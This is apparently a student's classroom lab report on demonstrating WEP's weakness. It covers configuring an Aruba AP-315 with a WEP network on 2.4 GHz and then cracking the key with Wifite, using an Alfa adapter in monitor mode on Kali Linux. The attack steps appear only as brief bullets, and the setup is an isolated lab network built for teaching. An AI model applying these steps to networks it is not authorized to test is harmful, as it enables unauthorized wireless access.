

Lab#5

Wired Equivalent Privacy Hack

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OBJECTIVE

My objective is to demonstrate the vulnerability of WEP encryption by using Wifite on Kali Linux to crack the WEP key of a target network. This involves configuring the Alfa USB adapter, capturing IVs through fake authentication and documenting the process with a network diagram.

PROCEDURE

- Walked to the ICS Equipment room
- Got the Aruba AP-315 model, two Dell laptop, Switch, Alfa USB adapter, wireless router and Kali Live USB.
- Set the Switch and AP-315 up and configure AP-315 with SSID NetSec-lastnameJ, WEP security and 2.4GHz only.
- Connect the victim laptop to the SSID and start downloading a large file.
- Boot Kali Linux on the Black Dell laptop from the Live USB
- Plug in the Alfa USB adapter and disable built-in Wi-Fi
- Run the Alfa Adapter into monitor mode in Kali Linux
- Launch Wifite to select NetSec-lastnameF and crack the WEP key!
- Clean the stuffs
- Return the stuff to the ICS Equipment room

NETWORK DIAGRAM



FIGURE 1 - NETWORK DIAGRAM




FIGURE 2 - OPEN THE DEVICE MANAGER




FIGURE 3 – CHECK THE USB TO SERIAL COMM PORT TO OPEN PUTTY




FIGURE 4 – TYPE THE COM4 WITH SERIAL TO OPEN SWITCH CLI




FIGURE 5 – TYPE THE COM3 WITH SERIAL TO OPEN ARUBA CLI

```
ble reset success!!  
ble ready is present @217 .... start processing msgs from APB  
The system is going down NOW !!  
Sending SIGKILL to all processes.  
[ 210.614589] UBIFS: un-mount UBI device 2, volume 0  
Unmounting UBIFS completed.  
Please stand by while rebooting the system.
```

Aruba

FIGURE 6 – FACTORY RESET SUCCESSFULLY!

```
ble_ready is present @187 .... start processing msgs from APB  
User: [ 497.800062] aruba change channel: Channel change request, Cancelling Scan in progress.  
.vap: 0xd3bc8000  
User: admin  
Password:
```

Check on "SN" on the back of Aruba to type the password

FIGURE 7 – LOGGING THE ARUBA ADMIN ACCOUNT ON

```
Password:  
Input new mgmt password: New Password
```

FIGURE 8 – TYPING THE NEW PASSWORD

```
1  
show tech-support and show tech-support supplemental are the two most useful outputs to collect  
for any kind of troubleshooting session.  
# hostname RITWAP_Cold
```

FIGURE 9 – CHANGING THE HOSTNAME IN ARUBA



FIGURE 10 – THE HOSTNAME CHANGED SUCCESSFULLY!

```
RITWAP# show ip int brief
Please change default password to private ones before any other operator.
Interface          IP Address / IP Netmask     Admin   Protocol
br0               192.168.1.3 / 255.255.255.0   up      up
br0.3333          172.31.98.1 / 255.255.254.0   up      up
RITWAP#
```

FIGURE 11 -TYPE THE COMMAND TO LOOK UP ON IP ADDRESS




FIGURE 12 - COPY THE IP ADDRESS TO PASTE ON GOOGLE URL




FIGURE 13 - LOG THE ADMIN ACCOUNT ON




FIGURE 14 - SEEING THE DASHBOARD AND CLICK NETWORKS ON CONFIGURATION




FIGURE 15 - CLICK ADD TO MAKE NEW SSID (NETWORK)




FIGURE 16 - TYPE THE NEW SSID NAME



FIGURE 17 - CLICK NEXT





FIGURE 18 - CLICK WEP

The screenshot shows a form for entering a WEP key. It has two input fields, both containing five dots ('.....'). To the left of the first field is a small icon of a key and the text 'WEP Key'. To the right of the second field is the text '10 hex chars'. Below the fields is another input field labeled 'Retype WEP Key' which also contains '.....'.

FIGURE 19 - TYPE THE HEX CHARS (PASSWORDS)

Name	Type
SetMeUp (SetMeUp-CE:29:74)	wireless
NetSec-IddeenJ	wireless
wired-SetMeUp	wired
default_wired_port_profile	wired

FIGURE 20 - HERE WE GO! THE NEW SSID NETWORK IS HERE.



Configuration

Networks

Access Points

System

RF

FIGURE 21 - BACK TO CONFIGURATION, THEN CLICK RF

▼ ARM

Client Control

Band steering mode	Disabled
Airtime fairness mode	Default Access
Client match	<input checked="" type="checkbox"/>
CM calculating interval	3 seconds
CM neighbor matching %	60 %
CM threshold	5
CM key	
SLB mode	Channel

Access Point Control

Customize valid channels	<input checked="" type="checkbox"/>
Min transmit power	9
Max transmit power	Max
Client aware	<input checked="" type="checkbox"/>
Scanning	<input checked="" type="checkbox"/>
Wide channel bands	<input checked="" type="checkbox"/> 2.4Ghz <input type="checkbox"/> 5 Ghz <input type="checkbox"/> 6 Ghz

➤ Radio

FIGURE 22 - MAKE SURE TO FORCE THE BAND BECOME 2.4GHZ

edit NetSec-IddeenJ ➔

1 Basic 2 VLAN 3 Security 4 Access

Name & Usage

Name	NetSec-IddeenJ
Type	Wireless
Primary usage	Employee

FIGURE 23 - BACK TO NETWORK FROM CONFIGURATION, THEN SCROLL DOWN

Show advanced options

FIGURE 24 - CLICK SHOW ADVANCED OPTIONS




FIGURE 25 - CLICK THE BAND TO SELECT 2.4GHz





FIGURE 26 - CLICK FINISH

Dashboard



Overview



